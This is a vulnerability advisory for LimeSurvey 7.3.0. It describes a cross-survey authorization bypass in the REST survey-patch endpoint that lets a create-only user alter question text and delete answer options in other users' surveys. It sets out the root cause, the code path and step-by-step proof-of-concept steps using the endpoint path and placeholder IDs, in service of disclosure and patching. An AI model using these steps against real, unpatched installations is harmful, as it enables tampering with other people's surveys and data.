LimeSurvey 7.3.0 - Cross-survey object authorization bypass in REST survey patch operations
7.1
High
Discovered by

Offensive Team, Fluid Attacks
Summary
Full name
LimeSurvey 7.3.0 - Cross-survey object authorization bypass in REST survey patch operations
Code name
State
Public
Release date
Affected product
LimeSurvey
Vendor
LimeSurvey
Affected version(s)
7.3.0
Fixed version(s)
7.4.0
Vulnerability name
Insecure object reference
Vulnerability type
Remotely exploitable
Yes
CVSS v4.0 vector string
CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:H/VA:N/SC:N/SI:N/SA:N
CVSS v4.0 base score
7.1
Exploit available
Yes
CVE ID(s)
Description
An authenticated LimeSurvey user who is allowed to create surveys can use a survey they own as an authorized context while supplying question or answer identifiers belonging to another user's survey. The REST survey-patching endpoint checks the attacker's permission against the survey ID in the request URL, but the vulnerable persistence operations resolve the target object independently by its global qid or aid and never verify that it belongs to that authorized survey.
This allows the attacker to change question-localization content and delete answer options in another user's survey, including an active survey. The attacker does not need read, update, or delete permission on the victim survey.
Vulnerability
Root Cause
The REST survey-patching workflow separates authorization from target-object resolution. It validates surveycontent permission against the request-context survey ID, yet later resolves question localizations by qid and answer options by aid without checking that the selected object belongs to the authorized survey. Consequently, a user can supply an attacker-owned survey as authorization context and a victim-owned object identifier as the operation target.
Source-to-sink path
Authorization context — attacker-controlled survey ID:
PATCH /rest/v1/survey-detail/{sid}supplies{sid}as patch context. Each affected handler checkssurveycontentpermission only against this contextual survey. A user with globalsurveys:createcan create a survey and is automatically granted all survey-specific permissions on that new survey byPermission::giveAllSurveyPermissions().Question localization update — unrelated
qidaccepted:OpHandlerQuestionL10nUpdate::handle()callscheckUpdatePermission()with the contextual attacker-ownedsid, then sends the independently supplied entity ID and properties toL10nService::save():L10nService::save()looks up the destination record only byqidandlanguage. It also permits the nested localization block to override the top-level question ID:Neither layer loads the referenced
Questionand verifiesQuestion.sid === authorized sid. A victimqidtherefore selects and updates the victim'sQuestionL10nrow after authorization has succeeded against the attacker's survey.Answer deletion — unrelated
aidaccepted:OpHandlerAnswerDelete::handle()checks delete permission against the contextual attacker survey and passes the attacker-supplied answer ID toQuestionAggregateService::deleteAnswer():The aggregate service repeats the permission check against that same contextual
sid, butDeleteService::deleteAnswer()discards the survey context and resolves the object only byaid:No check follows the required relationship
answer.aid -> answer.qid -> question.sid -> authorized survey sid. The active-state restriction is also evaluated on the attacker's context survey, not on the victim survey that owns the answer. An inactive attacker survey can consequently authorize deletion from an active victim survey.Evidence that this is not intended behavior:
Permission::getGlobalPermissionData()describes the global Surveys permission as permission to create surveys, "for which all permissions are automatically given," and separately to view, update, and delete surveys from other users. The tested attacker has only thecreatebit. The cross-survey operations therefore cross an explicit ownership boundary; they are not normal survey-author functionality. Other code paths enforce the missing relationship correctly.
Impact
The vulnerability breaks tenant-like ownership isolation between survey administrators on the same LimeSurvey installation. A create-only user can alter the wording, help text, or logic-bearing content of another user's questions and can remove answer options from another user's active survey. This can mislead respondents, corrupt the meaning and consistency of collected data, disrupt active survey workflows, and undermine the integrity of survey results. The demonstrated paths do not disclose victim data and do not grant broader administrative privileges.
PoC
Preconditions
Environment: LimeSurvey Community Edition 7.3.0+260922 at http://127.0.0.1:8081.
A superadministrator account is available to create the victim survey and limited attacker account.
A limited attacker account has only
surveys:createand the defaultauth_db:readpermission.A victim survey with question-localization and answer-option identifiers exists and is active.
An attacker-owned survey exists and remains inactive for the answer-deletion path.
Step-by-step
As a superadministrator, create a limited administration user and grant only:
Global
surveys:create.The default
auth_db:readpermission required for the account.
Confirm that the account does not have global survey read, update, or delete permission.
As the administrator, create a victim survey with at least one question and a single-choice question containing multiple answer options. Activate the victim survey. Record a localization question ID as
<VICTIM_QID>and an answer ID as<VICTIM_AID>.Sign in as the limited user and create a new survey. Leave this attacker-owned survey inactive and record its survey ID as
<ATTACKER_SID>. Obtain the limited user'sX-Auth-Tokenfrom a normal editor request.Modify the victim question while authorizing against the attacker survey:
Expected vulnerable result: HTTP 200 with the operation reported as applied. Reloading the active victim survey shows the modified question content.
Delete a victim answer option while using the same attacker survey as context:
Expected vulnerable result: HTTP 200 with the operation reported as applied. Reloading the active victim survey shows that the selected answer option has been removed.
As a negative control, use a survey ID on which the limited user has no update/delete permission as the URL context. The request is rejected. This confirms that authorization exists but is bound to the wrong object: the URL survey rather than the object selected by
qidoraid.
Evidence of Exploitation

Video of exploitation:
Static evidence:

Our security policy
We have reserved the ID CVE-2026-97685 to refer to this issue from now on.
System Information
LimeSurvey
Version: 7.3.0
Operating System: Any
References
GitHub Repository: https://github.com/LimeSurvey/LimeSurvey/
Patch: https://github.com/LimeSurvey/LimeSurvey/commit/a39a01537a8f79581bd630bcac94f71ae6ce2cce
Mitigation
An updated version of LimeSurvey is available on the vendor page.
Credits
The vulnerability was discovered by Miguel Gomez from Fluid Attacks' Offensive Team.
Timeline
Vulnerability discovered
Vendor contacted
Vendor confirmed
Vulnerability patched
Public disclosure
Does your application use this vulnerable software?
During our free trial, our tools assess your application, identify vulnerabilities, and provide recommendations for their remediation.